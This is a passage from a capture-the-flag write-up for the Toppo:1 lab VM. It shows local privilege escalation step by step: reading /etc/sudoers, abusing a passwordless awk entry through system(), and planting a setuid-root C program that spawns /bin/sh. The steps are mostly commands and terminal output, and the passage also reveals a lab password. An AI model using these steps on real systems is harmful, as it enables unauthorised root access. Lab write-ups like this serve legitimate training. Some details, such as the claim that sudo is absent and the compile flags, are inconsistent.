uid=1000(ted) gid=1000(ted) groups=1000(ted),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(netdev),114(bluetooth)
ted@Toppo:~$
```

Bingo! The username is “ted” and the password is “12345ted123”.

The box is running Debian 8 and there is no kernel exploit available.

```
lsb_release -a
```

```
LSB modules are available.
Distributor ID:      Debian
Description:No      Debian GNU/Linux 8.10 (jessie)
Release:            8.10
Codename:           jessie
```

Check the “/etc/sudoers” file and find out that “ted” can run “awk” without root/sudo password. However, “sudo” is not installed.

```
cat /etc/sudoers
```

```
ted ALL=(ALL) NOPASSWD: /usr/bin/awk
```

Since “awk” can run system command, so that it can be used to get the root privilege.

```
awk 'BEGIN {system("<command>")}'
```


Privilege Escalation

A “setuid” c program is required for the “awk” command. Since Toppo VM does not install GCC compiler and it is a 32-bit system. The “setuid” c program should be compiled on Parrot Security OS VM. The “setuid” c program is (setuid.c) :


```
/*
Title    : setuid sh shell c program
Program  : setuid
Author   : Samiux (https://www.infosec-ninjas.com)
Date    : July 15, 2018
Compile  : 32-bit - gcc -m32 -O2 setuid.c -o setuid-32
          64-bit - gcc -m32 -O2 setuid.c -o setuid-64
          sudo chown root:root setuid-32
          sudo chown root:root setuid-64
          sudo chmod 4755 setuid-32
          sudo chmod 4755 setuid-64
Remarks : Requires gcc-multilib for x86-64 to cross compile 32bit
*/

#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>

int main(void) {
    if (setuid(0)) {
        perror("setuid");
        return 1;
    }
    // I am now root! Port a shell.
    system("/bin/sh");
    return 0;
}
```

Compiled it as “setuid-32” and make it executable as well as upload to Toppo VM. Then run the following command :

```
awk 'BEGIN {system("chown root:root setuid-32 && chmod 4755 setuid-32")}'
```



The screenshot shows a terminal window titled 'ted@Toppo: ~'. The user runs the command `ls` and then `ls -la`, showing the details of the `setuid-32` file. The file is owned by `ted` and has permissions `-rw-r--r--`. The user then runs `chmod +x setuid-32` and the `awk` command to change ownership to `root:root` and permissions to `4755`. After running `ls -la` again, the `setuid-32` file is now owned by `root` and has permissions `-rwsr-xr-x`. The user then runs `cat /etc/sudoers` and sees the entry `ted ALL=(ALL) NOPASSWD: /usr/bin/awk`. Finally, the user runs `./setuid-32` and the prompt changes to `#`, indicating root access. The `id` command shows the user is now `root`.

```
ted@Toppo:~$ ls
setuid-32
ted@Toppo:~$ ls -la
total 36
drwxr-xr-x 2 ted ted 4096 Jul 15 06:26 .
drwxr-xr-x 3 root root 4096 Apr 15 10:08 ..
-rw-r--r-- 1 ted ted 1416 Jul 15 04:41 .bash_history
-rw-r--r-- 1 ted ted 220 Apr 15 10:08 .bash_logout
-rw-r--r-- 1 ted ted 3515 Apr 15 10:08 .bashrc
-rw-r--r-- 1 ted ted 675 Apr 15 10:08 .profile
-rw-r--r-- 1 ted ted 9984 Jul 15 05:17 setuid-32
ted@Toppo:~$ chmod +x setuid-32
ted@Toppo:~$ awk 'BEGIN {system("chown root:root setuid-32 && chmod 4755 setuid-32")}'
ted@Toppo:~$ ls -la
total 36
drwxr-xr-x 2 ted ted 4096 Jul 15 06:26 .
drwxr-xr-x 3 root root 4096 Apr 15 10:08 ..
-rw-r--r-- 1 ted ted 1416 Jul 15 04:41 .bash_history
-rw-r--r-- 1 ted ted 220 Apr 15 10:08 .bash_logout
-rw-r--r-- 1 ted ted 3515 Apr 15 10:08 .bashrc
-rw-r--r-- 1 ted ted 675 Apr 15 10:08 .profile
-rwsr-xr-x 1 root root 9984 Jul 15 05:17 setuid-32
ted@Toppo:~$ cat /etc/sudoers
ted ALL=(ALL) NOPASSWD: /usr/bin/awk


ted@Toppo:~$ ./setuid-32
# id
uid=0(root) gid=1000(ted) groups=1000(ted),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(netdev),114(bluetooth)
#
```

Root is Dancing!

The Flag

Go to “root” directory and display the flag.

Toppo : 1 – Capture The Flag



```
Applications Places System ted@Toppo: ~
File Edit View Search Terminal Help
-rw-r--r-- 1 ted ted 3515 Apr 15 10:08 .bashrc
-rw-r--r-- 1 ted ted 675 Apr 15 10:08 .profile
-rwsr-xr-x 1 root root 9984 Jul 15 05:17 setuid-32
ted@Toppo:~$ cat /etc/sudoers
ted ALL=(ALL) NOPASSWD: /usr/bin/awk
ted@Toppo:~$ ./setuid-32
# id
uid=0(root) gid=1000(ted) groups=1000(ted),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(netdev),114(bluetooth)
# cd /root
# ls
flag.txt
# cat flag.txt
Congratulations ! there is your flag : 0wnedlab{p4ssi0n_c0me_with_pract1ce}
```

The Flag is captured. The Event is finished.

Final Thought

The “setuid” c program is not required if you do not want to get a “real” root privilege shell. You can run the “awk” system command to display the flag at root directory even do not use “setuid” c program. You need a good Google searching skill to get the information about “awk” system command. Enjoyable!

-- THE END --